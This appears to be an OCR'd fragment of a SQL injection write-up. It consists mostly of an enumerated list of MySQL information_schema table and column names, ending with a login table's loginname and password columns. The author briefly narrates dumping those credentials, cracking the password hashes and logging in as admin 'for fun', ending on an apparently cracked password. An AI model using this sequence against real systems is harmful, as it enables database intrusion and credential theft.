ROLE_TABLE_GRANTS:GRANTEE_HOST   ROLE_TABLE_GRANTS:TABLE_CATALOG
ROLE_TABLE_GRANTS:TABLE_SCHEMA   ROLE_TABLE_GRANTS:TABLE_NAME
ROLE_TABLE_GRANTS:PRIVILEGE_TYPE     ROLE_TABLE_GRANTS:IS_GRANTABLE
ROUTINES:SPECIFIC_NAME   ROUTINES:ROUTINE_CATALOG
ROUTINES:ROUTINE_SCHEMA  ROUTINES:ROUTINE_NAME
ROUTINES:ROUTINE_TYPE    ROUTINES:DATA_TYPE
ROUTINES:CHARACTER_MAXIMUM_LENGTH    ROUTINES:CHARACTER_OCTET_LENGTH
ROUTINES:NUMERIC_PRECISION   ROUTINES:NUMERIC_SCALE
ROUTINES:DATETIME_PRECISION  ROUTINES:CHARACTER_SET_NAME
ROUTINES:COLLATION_NAME  ROUTINES:DTD_IDENTIFIER
ROUTINES:ROUTINE_BODY    ROUTINES:ROUTINE_DEFINITION
ROUTINES:EXTERNAL_NAME   ROUTINES:EXTERNAL_LANGUAGE
ROUTINES:PARAMETER_STYLE     ROUTINES:IS_DETERMINISTIC
ROUTINES:SQL_DATA_ACCESS     ROUTINES:SQL_PATH
ROUTINES:SECURITY_TYPE   ROUTINES:CREATED     ROUTINES:LAST_ALTERED
ROUTINES:SQL_MODE    ROUTINES:ROUTINE_COMMENT     ROUTINES:DEFINER
ROUTINES:CHARACTER_SET_CLIENT    ROUTINES:COLLATION_CONNECTION
ROUTINES:DATABASE_COLLATION  SCHEMATA:CATALOG_NAME
SCHEMATA:SCHEMA_NAME     SCHEMATA:DEFAULT_CHARACTER_SET_NAME
SCHEMATA:DEFAULT_COLLATION_NAME  SCHEMATA:SQL_PATH
SCHEMATA:DEFAULT_ENCRYPTION  SCHEMATA_EXTENSIONS:CATALOG_NAME
SCHEMATA_EXTENSIONS:SCHEMA_NAME  SCHEMATA_EXTENSIONS:OPTIONS
SCHEMA_PRIVILEGES:GRANTEE    SCHEMA_PRIVILEGES:TABLE_CATALOG
SCHEMA_PRIVILEGES:TABLE_SCHEMA   SCHEMA_PRIVILEGES:PRIVILEGE_TYPE
SCHEMA_PRIVILEGES:IS_GRANTABLE   STATISTICS:TABLE_CATALOG
STATISTICS:TABLE_SCHEMA  STATISTICS:TABLE_NAME
STATISTICS:NON_UNIQUE    STATISTICS:INDEX_SCHEMA
STATISTICS:INDEX_NAME    STATISTICS:SEQ_IN_INDEX
STATISTICS:COLUMN_NAME   STATISTICS:COLLATION
STATISTICS:CARDINALITY   STATISTICS:SUB_PART  STATISTICS:PACKED
STATISTICS:NULLABLE  STATISTICS:INDEX_TYPE    STATISTICS:COMMENT
STATISTICS:INDEX_COMMENT     STATISTICS:IS_VISIBLE
STATISTICS:EXPRESSION    ST_GEOMETRY_COLUMNS:TABLE_CATALOG
ST_GEOMETRY_COLUMNS:TABLE_SCHEMA     ST_GEOMETRY_COLUMNS:TABLE_NAME
ST_GEOMETRY_COLUMNS:COLUMN_NAME  ST_GEOMETRY_COLUMNS:SRS_NAME
ST_GEOMETRY_COLUMNS:SRS_ID   ST_GEOMETRY_COLUMNS:GEOMETRY_TYPE_NAME
ST_SPATIAL_REFERENCE_SYSTEMS:SRS_NAME
ST_SPATIAL_REFERENCE_SYSTEMS:SRS_ID
ST_SPATIAL_REFERENCE_SYSTEMS:ORGANIZATION
ST_SPATIAL_REFERENCE_SYSTEMS:ORGANIZATION_COORDSYS_ID
ST_SPATIAL_REFERENCE_SYSTEMS:DEFINITION
ST_SPATIAL_REFERENCE_SYSTEMS:DESCRIPTION
ST_UNITS_OF_MEASURE:UNIT_NAME    ST_UNITS_OF_MEASURE:UNIT_TYPE
ST_UNITS_OF_MEASURE:CONVERSION_FACTOR
ST_UNITS_OF_MEASURE:DESCRIPTION  TABLES:TABLE_CATALOG
TABLES:TABLE_SCHEMA  TABLES:TABLE_NAME    TABLES:TABLE_TYPE
TABLES:ENGINE    TABLES:VERSION   TABLES:ROW_FORMAT
```

TABLES:TABLE_ROWS TABLES:AVG_ROW_LENGTH TABLES:DATA_LENGTH
TABLES:MAX_DATA_LENGTH TABLES:INDEX_LENGTH TABLES:DATA_FREE
TABLES:AUTO_INCREMENT TABLES:CREATE_TIME TABLES:UPDATE_TIME
TABLES:CHECK_TIME TABLES:TABLE_COLLATION TABLES:CHECKSUM
TABLES:CREATE_OPTIONS TABLES:TABLE_COMMENT
TABLESPACES:TABLESPACE_NAME TABLESPACES:ENGINE
TABLESPACES:TABLESPACE_TYPE TABLESPACES:LOGFILE_GROUP_NAME
TABLESPACES:EXTENT_SIZE TABLESPACES:AUTOEXTEND_SIZE
TABLESPACES:MAXIMUM_SIZE TABLESPACES:NODEGROUP_ID
TABLESPACES:TABLESPACE_COMMENT
TABLESPACES_EXTENSIONS:TABLESPACE_NAME
TABLESPACES_EXTENSIONS:ENGINE_ATTRIBUTE
TABLES_EXTENSIONS:TABLE_CATALOG TABLES_EXTENSIONS:TABLE_SCHEMA
TABLES_EXTENSIONS:TABLE_NAME TABLES_EXTENSIONS:ENGINE_ATTRIBUTE
TABLES_EXTENSIONS:SECONDARY_ENGINE_ATTRIBUTE
TABLE_CONSTRAINTS:CONSTRAINT_CATALOG
TABLE_CONSTRAINTS:CONSTRAINT_SCHEMA
TABLE_CONSTRAINTS:CONSTRAINT_NAME TABLE_CONSTRAINTS:TABLE_SCHEMA
TABLE_CONSTRAINTS:TABLE_NAME TABLE_CONSTRAINTS:CONSTRAINT_TYPE
TABLE_CONSTRAINTS:ENFORCED
TABLE_CONSTRAINTS_EXTENSIONS:CONSTRAINT_CATALOG
TABLE_CONSTRAINTS_EXTENSIONS:CONSTRAINT_SCHEMA
TABLE_CONSTRAINTS_EXTENSIONS:CONSTRAINT_NAME
TABLE_CONSTRAINTS_EXTENSIONS:TABLE_NAME
TABLE_CONSTRAINTS_EXTENSIONS:ENGINE_ATTRIBUTE
TABLE_CONSTRAINTS_EXTENSIONS:SECONDARY_ENGINE_ATTRIBUTE
TABLE_PRIVILEGES:GRANTEE TABLE_PRIVILEGES:TABLE_CATALOG
TABLE_PRIVILEGES:TABLE_SCHEMA TABLE_PRIVILEGES:TABLE_NAME
TABLE_PRIVILEGES:PRIVILEGE_TYPE TABLE_PRIVILEGES:IS_GRANTABLE
TRIGGERS:TRIGGER_CATALOG TRIGGERS:TRIGGER_SCHEMA
TRIGGERS:TRIGGER_NAME TRIGGERS:EVENT_MANIPULATION
TRIGGERS:EVENT_OBJECT_CATALOG TRIGGERS:EVENT_OBJECT_SCHEMA
TRIGGERS:EVENT_OBJECT_TABLE TRIGGERS:ACTION_ORDER
TRIGGERS:ACTION_CONDITION TRIGGERS:ACTION_STATEMENT
TRIGGERS:ACTION_ORIENTATION TRIGGERS:ACTION_TIMING
TRIGGERS:ACTION_REFERENCE_OLD_TABLE
TRIGGERS:ACTION_REFERENCE_NEW_TABLE
TRIGGERS:ACTION_REFERENCE_OLD_ROW
TRIGGERS:ACTION_REFERENCE_NEW_ROW TRIGGERS:CREATED
TRIGGERS:SQL_MODE TRIGGERS:DEFINER
TRIGGERS:CHARACTER_SET_CLIENT TRIGGERS:COLLATION_CONNECTION
TRIGGERS:DATABASE_COLLATION USER_ATTRIBUTES:USER
USER_ATTRIBUTES:HOST USER_ATTRIBUTES:ATTRIBUTE
USER_PRIVILEGES:GRANTEE USER_PRIVILEGES:TABLE_CATALOG
USER_PRIVILEGES:PRIVILEGE_TYPE USER_PRIVILEGES:IS_GRANTABLE
VIEWS:TABLE_CATALOG VIEWS:TABLE_SCHEMA VIEWS:TABLE_NAME
VIEWS:VIEW_DEFINITION VIEWS:CHECK_OPTION VIEWS:IS_UPDATABLE
VIEWS:DEFINER VIEWS:SECURITY_TYPE VIEWS:CHARACTER_SET_CLIENT
VIEWS:COLLATION_CONNECTION VIEW_ROUTINE_USAGE:TABLE_CATALOG
VIEW_ROUTINE_USAGE:TABLE_SCHEMA VIEW_ROUTINE_USAGE:TABLE_NAME

VIEW_ROUTINE_USAGE:SPECIFIC_CATALOG
VIEW_ROUTINE_USAGE:SPECIFIC_SCHEMA
VIEW_ROUTINE_USAGE:SPECIFIC_NAME VIEW_TABLE_USAGE:VIEW_CATALOG
VIEW_TABLE_USAGE:VIEW_SCHEMA VIEW_TABLE_USAGE:VIEW_NAME
VIEW_TABLE_USAGE:TABLE_CATALOG VIEW_TABLE_USAGE:TABLE_SCHEMA
VIEW_TABLE_USAGE:TABLE_NAME login:loginname login:password
products:id products:name products:price


Now I have what I need to inject my login - the usernames and passwords tables (loginname, password)



get the info!

then reverse hash the passwords

I hacked in as admin (for fun)



qwerty